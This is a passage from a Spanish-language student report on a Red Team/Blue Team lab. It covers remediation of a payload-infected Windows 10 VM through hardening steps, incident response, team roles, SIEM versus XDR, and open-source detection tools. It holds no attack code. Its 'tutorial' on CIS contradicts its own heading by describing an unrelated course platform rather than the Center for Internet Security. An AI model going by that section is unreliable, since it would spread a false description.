Ilustración 36 Maquina afectada con payload




Fuente: Elaboración Propia

[11] ETAPAS DE HARDENING DE WINDOWS PARA MEJORAR LA RESILIENCIA CIBERNÉTICA | CalCom [Anónimo]. CalCom [página web]. [Consultado el 19, marzo, 2024]. Disponible en Internet: <https://www.calcomsoftware.com/etapas-de-hardening-de-windows/>.

Se realiza escaneo con el malwarebytes para detectar el payload que afecta la máquina de Windows 10.

Ilustración 37 Detección de Payload con Malwarebytes



Fuente: Elaboración Propia

3.4.3 Paso a Paso para erradicar el ataque


Genere un documento donde mencione el paso a paso utilizado para asegurar y erradicar el ataque ejecutado en la Etapa 4.

Para asegurar y erradicar el ataque ejecutado del payload en la máquina de Windows 10, se requiere el proceso de fortalecimiento de la seguridad del sistema Informático, reduciendo las vulnerabilidades identificadas, se busca reforzar la seguridad de los servicios, usuarios y funciones utilizados dentro de la organización HackerHouse.

Para lograr este objetivo, se han definido las siguientes etapas de aseguramiento:

Paso 1: En la máquina atacada de Windows 10 x64 se ingresa a panel de control, sistema y seguridad, firewall de Windows Defender, personalizar configuración.


Ilustración 38 Activación de Firewall



Fuente: Elaboración Propia

Paso 2: Se habilita de Windows Update y se actualizar el sistema operativo de Windows 10 x64 con todos los parches de seguridad.


Ilustración 39 habilitación de windows update



Fuente: Elaboración Propia

Paso 3: Se procede habilitar el antivirus y protección contra amenazas Windows Defender en el sistema operativo de Windows 10 x64.


Ilustración 40 Activación de Windows defender y escaneo



Fuente: Elaboración Propia

Paso 4: Se procede habilitar la configuración de control de cuentas en el sistema operativo de Windows 10 x64.


Ilustración 41 Configuración de centro de cuentas de usuario



Fuente: Elaboración Propia

Paso 5: Se cambian los permisos en el modo de promiscuo de los adaptadores de red de las máquinas virtuales de Kali Linux y Windows 10 x64.


Ilustración 42 Denegación en la red de Windows y Kali modo promiscuo



Fuente: Elaboración Propia

Paso 6: Se desactiva la opción de escritorio remoto


Ilustración 43 desactivación escritorio remoto



Fuente: Elaboración Propia

Paso 7: Se asigna una contraseña de acceso a Windows 10 x64.


Ilustración 44 Creación de contraseña para el usuario de Windows 10



Fuente: Elaboración Propia

Se realiza nuevamente la explotación de la maquina Windows 10 sin poder tener acceso desde Kali Linux

Ilustración 45 Explotación de Windows 10 desde Kali



Fuente: Elaboración Propia

La actividad consiste en: Leer el problema que se encuentra en el anexo 5 – escenario 4 referente a equipo Blueteam y por medio del banco de trabajo configurado en la actividad anterior deberá dar respuesta a las siguientes preguntas orientadoras:

3.3.4 Identificación de Ataque

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Pasos para identificar un ataque informático en tiempo real:

Detección y Monitoreo de Logs: Monitorizar los sistemas y redes para detectar actividad inusual, búsqueda de indicadores de compromiso (IOC) como archivos sospechosos, conexiones inusuales o cambios en el comportamiento del sistema. Revisión de los registros de actividad del sistema y de red en búsqueda de anomalías o comportamientos sospechosos.

Análisis de Tráfico: Examinar el tráfico de red en busca de patrones inusuales o tráfico malicioso.

Identificación y análisis de vulnerabilidades: Realizar escaneos de vulnerabilidades en la infraestructura de TI para identificar posibles puntos de entrada para los atacantes. Analizar el tipo de ataque, la fuente y el objetivo, determinando la gravedad del ataque y el impacto potencial en el negocio.

Detección y contención de Intrusiones: Utilizar sistemas de detección de intrusiones (IDS/IPS) para identificar intentos de intrusión o actividades maliciosas.
Aislar los sistemas afectados para evitar la propagación del ataque.
Deshabilitar cuentas de usuario comprometidas.
Implementar medidas de protección adicionales como firewalls o sistemas de detección de intrusiones (IDS).

Investigación: Recopilar información sobre el ataque para comprender su alcance y las posibles consecuencias, Identificando las vulnerabilidades que permitieron el ataque.

Recuperación: Eliminar el malware y restaurar los sistemas a un estado seguro. Aplicar medidas correctivas para las vulnerabilidades identificadas.
Comunicación: Informar a las partes interesadas sobre el ataque, las medidas tomadas y las lecciones aprendidas.

3.4.5 Subsanación del sistema ante el Payload

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

En un evento real lo que se debería realizar como primera opción es aislar la maquina afectada, desconectar la maquina comprometida de la red para evitar que el ataque se propague.

Los pasos realizados para subsanar el sistema ante el evento del Payload es:

- **Analizar el Payload:** identificar el tipo de payload y su origen, examinando el archivo malicioso para entender su funcionamiento y los posibles daños causados.

- **Eliminar el Payload:** Borrar el archivo malicioso y cualquier otro componente asociado con el ataque.

- **Restablecer Configuraciones de Seguridad:** Restaurar la configuración de seguridad predeterminada en la máquina afectada y actualizar todos los sistemas y software a versiones parcheadas y seguras.

- **Hardenización para Windows 10:** Fortalecer las defensas del sistema para prevenir futuros ataques.
    - ✓ *Actualización de Software:* Instalar las últimas actualizaciones de seguridad para el sistema operativo y el software.
    - ✓ *Configuración de Seguridad:* Implementar medidas de seguridad adicionales como:
    - ✓ Deshabilitar servicios innecesarios.
    - ✓ Configurar firewalls y permisos de usuario.
    - ✓ Implementar políticas de contraseñas seguras.

- **Monitoreo y Revisión:** Monitorizar el sistema para detectar actividad inusual.

3.4.6 Diferencias de equipos Blue team, Purple Teams y Red Team

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Tabla 1 Diferencias Red team, Blue team, Purple team y Equipos de respuestas a incidentes informaticos

Equipo	Funciones y Diferencias
Blue Teams	• Equipo encargado de la defensa y protección de la infraestructura de TI. Monitorea la red en busca de amenazas y responde a incidentes de seguridad • Se encarga de la defensa, protegiendo a las organizaciones de ataques .
Red Teams	• Equipo que simula ataques cibernéticos a la infraestructura TI para evaluar la eficacia de las defensas de seguridad del Blue Team e identificar vulnerabilidades. • Emula a los atacantes, utilizando sus mismas herramientas o similares, explotando las vulnerabilidades de seguridad de los sistemas y aplicaciones.
Purple Teams	• Colaboración entre Blue Team y Red Team para mejorar la seguridad, compartiendo información y conocimientos para fortalecer las defensas. • Ayuda a mejorar las comunicaciones y la eficacia entre los dos equipos de Red teams y Blue teams
Equipos de Respuesta a Incidentes	• Equipos especializados en responder y gestionar incidentes de seguridad cuando ocurren, investigando, conteniendo y mitigando las amenazas

Fuente: Elaboración Propia

3.4.7 CIS “Center For Internet Security”

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

Función de CIS "Center For Internet Security" dentro de Blue Teams:

CIS proporciona guías y benchmarks de seguridad para sistemas operativos y aplicaciones, ayudando a los equipos Blue Team a endurecer la seguridad de sus sistemas, así como también desarrollar y promover soluciones de ciberseguridad estableciendo distintas capas de protección en todos los niveles con sistemas proactivos de defensa y sistemas de respuesta.


¿Qué es CIS?

El Centro de Innovación y Soluciones, o CIS, es una plataforma digital diseñada para proporcionar recursos educativos y de capacitación en una variedad de temas tecnológicos y empresariales. Está dirigido tanto a profesionales como a estudiantes que deseen mejorar sus habilidades en áreas como programación, análisis de datos, diseño de aplicaciones, administración de proyectos, entre otros.

¿Cómo funciona CIS?

Registro y acceso: Para comenzar a utilizar CIS, primero necesitas registrarte en la plataforma. Normalmente, este proceso implica proporcionar información básica como nombre, dirección de correo electrónico y crear una contraseña. Una vez registrado, puedes iniciar sesión en tu cuenta para acceder al contenido.


Ilustración 46 Acceso de registro a CIS



Fuente: Elaboración Propia

Exploración de contenido: Una vez dentro de CIS, se podrás explorar los diferentes cursos y tutoriales disponibles. Estos pueden estar organizados en categorías como programación, análisis de datos, desarrollo web, etc. También puedes buscar específicamente el tema que te interese.


Ilustración 47 Exploración de contenido CIS



Fuente: Elaboración Propia

Selección y visualización de tutoriales: Una vez que encuentres un tutorial que te interese, puedes hacer clic en él para obtener más detalles. Esto puede incluir una descripción del curso, la duración estimada, los requisitos previos y el formato del contenido (videos, lecturas, ejercicios prácticos, etc.).

Ilustración 48 Visualización de tutoriales



Fuente: Elaboración Propia

Participación: Algunos cursos pueden incluir actividades interactivas o evaluaciones para que los estudiantes pongan en práctica lo aprendido. Participar activamente en estas actividades puede ayudarte a consolidar tus conocimientos y habilidades.

Seguimiento y progreso: CIS puede ofrecer herramientas para hacer un seguimiento de tu progreso en los cursos que realices. Esto puede incluir la visualización de módulos completados, resultados de evaluaciones y recomendaciones de contenido adicional.

3.4.8 Diferencia entre SIEM y XDR

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 2 Diferencias SIEM y XDR

Diferencias SIEM y XDR		
Características	**SIEM (Security Information and Event Management)**	**XDR (Extended Detection and Response)**
Enfoque	Recopilación, correlación de logs de seguridad y análisis de registros. Ofrece capacidades centralizadas de gestión y análisis de registros para una organización. Genera alertas, realiza correlación entre datos de varias soluciones seleccionadas y permite realizar un análisis posterior al evento.	Enfoque en la detección, respuesta a amenazas en tiempo real, investigación y respuesta a amenazas avanzadas y persistentes. Se enfoca en la detección y respuesta avanzada de amenazas, utilizando análisis de datos de múltiples fuentes y con capacidad de automatización. XDR es más escalable que SIEM.
Fuentes de Datos	Recopila y correlaciona datos de logs y eventos de múltiples fuentes.	Recopila datos de logs, eventos, endpoints y redes para una visibilidad amplia.
Análisis de Datos	Se centra en la correlación de eventos y generación de alertas basadas en reglas predeterminadas.	Utiliza análisis avanzados y machine learning para detectar patrones de comportamientos anómalos y amenazas desconocidas.
Respuesta a Incidentes	Ofrece capacidades básicas de respuesta a incidentes a través de integraciones con otros sistemas	Proporciona capacidades avanzadas de respuesta incidentes, permitiendo acciones automatizadas y orquestadas para contener y mitigar amenazas.
Tecnología	Basado en reglas	Basado en inteligencia artificial (IA)
Alcance	Visibilidad de eventos de seguridad en toda la infraestructura	Visibilidad de eventos de seguridad y datos de telemetría

Fuente: Elaboración Propia

3.4.9 Herramientas GPL

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Herramientas de detección de ataques informáticos con licencia GPL:

Wireshark: Es un analizador de protocolos de red de código abierto que se utiliza para solucionar problemas de red, análisis, desarrollo de software y protocolos, y educación. (antes conocido como Ethereal) es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para análisis de datos y protocolos, y como una herramienta didáctica. Cuenta con todas las características estándar de un analizador de protocolos de forma únicamente hueca.

La funcionalidad que provee es similar a la de tcpdump, pero añade una interfaz gráfica y muchas opciones de organización y filtrado de información.[12]

Snort: Snort es el sistema de prevención de intrusiones (IPS) de código abierto más importante del mundo. Snort IPS utiliza una serie de reglas que ayudan a definir la actividad maliciosa de la red y utiliza esas reglas para encontrar paquetes que coincidan con ellos y genera alertas para los usuarios. Snort también se puede implementar en línea para detener estos paquetes. Snort tiene tres usos principales: como rastreador de paquetes como tcpdump, como registrador de paquetes, que es útil para la depuración del tráfico de red, o puede usarse como un completo sistema de prevención de intrusiones en la red. Snort se puede descargar y configurar para uso personal y empresarial por igual[13]

Suricata: Es un sistema de detección de intrusos de red de código abierto, rápido y muy robusto, desarrollado por la Open Information Security Foundation. El motor de Suricata es capaz de detectar intrusos en tiempo real, prevenir intrusiones en línea y monitorear la seguridad de la red. Además, consta de unos módulos como

[12] COLABORADORES DE LOS PROYECTOS WIKIMEDIA. Wireshark - Wikipedia, la enciclopedia libre. Wikipedia, la enciclopedia libre [página web]. (15, abril, 2005). [Consultado el 20, marzo, 2024]. Disponible en Internet: <https://es.wikipedia.org/wiki/Wireshark>.

[13] Snort [página web].[Consultado el 20, marzo, 2024]. Disponible en Internet: <https://www.snort.org/>

Captura, Recopilación, Decodificación, Detección y Salida. Captura el tráfico que pasa en un flujo antes de la decodificación .[14]


Nmap: (“mapeador de redes”) “es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales”.[15].

Enlace al video de sustentación:

https://drive.google.com/file/d/1ipHPm2GCTkOxryCXTJJkfeV9bO1IW5wj/view?usp=sharing

Resultado de prueba anti-plagio:

Ilustración 49 Resultado Turnitin



Fuente: FEEDBACK STUDIO [Anónimo]. Turnitin [página web]. [Consultado el 4, abril, 2024]. Disponible en Internet: <https://ev.turnitin.com/app/carta/es/?s=1&u=1104366483&o=2339437225&ro=103&student_user=1&lang=es>.

[14] DELGADO, Daniel Ortego. Herramientas open source de detección de intrusión. OpenWebinars.net [página web]. (9, mayo, 2017). [Consultado el 20, marzo, 2024]. Disponible en Internet: <https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/>.

[15] GUÍA DE referencia de Nmap (Página de manual) [Anónimo]. Nmap: the Network Mapper - Free Security Scanner [página web]. [Consultado el 20, marzo, 2024]. Disponible en Internet: <https://nmap.org/man/es/index.html#man-description>.

CONCLUSIONES

El informe destaca la importancia crítica de implementar estrategias relacionadas con Red Team y Blue Team en el contexto de la ciberseguridad. A lo largo del estudio, se evidencia cómo la interacción entre estos equipos resulta fundamental para fortalecer la postura de seguridad de una organización.

En primer lugar, se subraya la necesidad de que el equipo Blue Team esté debidamente equipado y preparado para defender la infraestructura de TI ante posibles amenazas. Esto incluye la implementación de medidas proactivas de seguridad, como el monitoreo continuo de redes y sistemas, así como la actualización constante de herramientas y protocolos de seguridad.

Por otro lado, se destaca el papel crítico del equipo Red Team en la identificación de vulnerabilidades a través de simulaciones de ataques cibernéticos. Estas pruebas permiten detectar posibles brechas de seguridad antes de que sean explotadas por amenazas reales, lo que brinda a la organización la oportunidad de implementar medidas correctivas de manera preventiva.

Además, se enfatiza la importancia de la colaboración y la comunicación entre ambos equipos. El intercambio de información y la retroalimentación constante entre el Red Team y el Blue Team son fundamentales para optimizar las estrategias de defensa y mejorar la resiliencia ante ciberataques.

El informe concluye que la implementación efectiva de estrategias relacionadas con Red Team y Blue Team es esencial para garantizar la seguridad de la infraestructura de TI de una organización en un entorno cada vez más amenazante y dinámico. La colaboración entre estos equipos y la adopción de enfoques proactivos de seguridad son clave para mitigar riesgos y proteger los activos digitales de la organización.

RECOMENDACIONES

- **Fomentar la formación continua:** Proporcionar oportunidades de capacitación y desarrollo profesional para los miembros de ambos equipos. Esto incluye cursos de actualización en técnicas de hacking ético para el Red Team y entrenamiento en las últimas tecnologías y metodologías de defensa para el Blue Team.
- **Simulaciones realistas y desafiantes:** Diseñar escenarios de simulación que reflejen de manera precisa las amenazas y vulnerabilidades a las que se enfrenta la organización. Esto implica incorporar técnicas de ataque avanzadas y escenarios complejos para poner a prueba tanto la capacidad de detección y respuesta del Blue Team como la habilidad del Red Team para identificar brechas.
- **Intercambio de conocimientos y experiencias:** Facilitar espacios de colaboración y aprendizaje entre los equipos Red Team y Blue Team para compartir conocimientos, lecciones aprendidas y mejores prácticas. Esto puede incluir reuniones periódicas, workshops conjuntos y plataformas de comunicación interna dedicadas.
- **Automatización de procesos de seguridad**: Implementar herramientas de automatización para agilizar tareas repetitivas y mejorar la eficiencia operativa de ambos equipos. Esto puede incluir la automatización de análisis de logs, la configuración de alertas tempranas y la gestión de parches de seguridad.
- **Pruebas de penetración regulares:** Realizar evaluaciones de seguridad periódicas y pruebas de penetración internas para identificar y corregir vulnerabilidades en sistemas y redes. Estas pruebas deben ser planificadas de manera conjunta por el Red Team y el Blue Team, y los hallazgos deben ser utilizados para mejorar continuamente las defensas y estrategias de detección y respuesta.
- **Evaluación de métricas de rendimiento:** Definir métricas de rendimiento claras y objetivas para medir el éxito de las estrategias implementadas por ambos equipos. Esto puede incluir la tasa de detección de amenazas por parte del Blue Team, el tiempo de respuesta a incidentes, y la efectividad de las pruebas de penetración realizadas por el Red Team.

Al implementar estas recomendaciones, las organizaciones pueden fortalecer la colaboración y mejorar las capacidades de detección, respuesta y mitigación de riesgos de sus equipos Red Team y Blue Team, contribuyendo así a una postura de seguridad más robusta y resiliente.

BIBLIOGRAFÍA

ACNUR, la Agencia de la ONU para los Refugiados | ACNUR [página web]. Disponible en Internet: <https://www.acnur.org/fileadmin/Documentos/BDL/2001/0219.pdf>

BLACKEYEB. Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos. freeCodeCamp.org [página web]. (23, abril, 2023). [Consultado el 15, marzo, 2024]. Disponible en Internet: <https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/>

CIS [Anónimo]. CIS [página web] [Consultado el 16, marzo, 2024]. Disponible en Internet: <https://www.cisecurity.org/>.

CÓDIGO DE ética | Copnia [Anónimo]. Inicio | Copnia [página web]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

COLABORADORES DE LOS PROYECTOS WIKIMEDIA. Wireshark - Wikipedia, la enciclopedia libre. Wikipedia, la enciclopedia libre [página web]. (15, abril, 2005). [Consultado el 23, marzo, 2024]. Disponible en Internet: <https://es.wikipedia.org/wiki/Wireshark>.

¿CUÁL ES la diferencia entre XDR y SIEM? | WatchGuard Technologies [Anónimo]. WatchGuard | Network, Wi-Fi, Identity, and Endpoint Security Solutions [página web] [Consultado el 19, marzo, 2024]. Disponible en Internet: <https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem>.

CVE ES el catálogo de vulnerabilidades de ciberseguridad divulgadas públicamente [Anónimo]. Revista Ciberseguridad [página web]. Disponible en Internet: <https://www.revistaciberseguridad.com/2023/05/cve-es-el-catalogo-de-vulnerabilidades-de-ciberseguridad-divulgadas-publicamente/>.

DELGADO, Daniel Ortego. Herramientas open source de detección de intrusión. OpenWebinars.net [página web]. (9, mayo, 2017). [Consultado el 20, marzo, 2024]. Disponible en Internet: <https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/>.

DOWNLOADS – Oracle VM VirtualBox [Anónimo]. Oracle VM VirtualBox [página web]. Disponible en Internet: <https://www.virtualbox.org/wiki/Downloads>

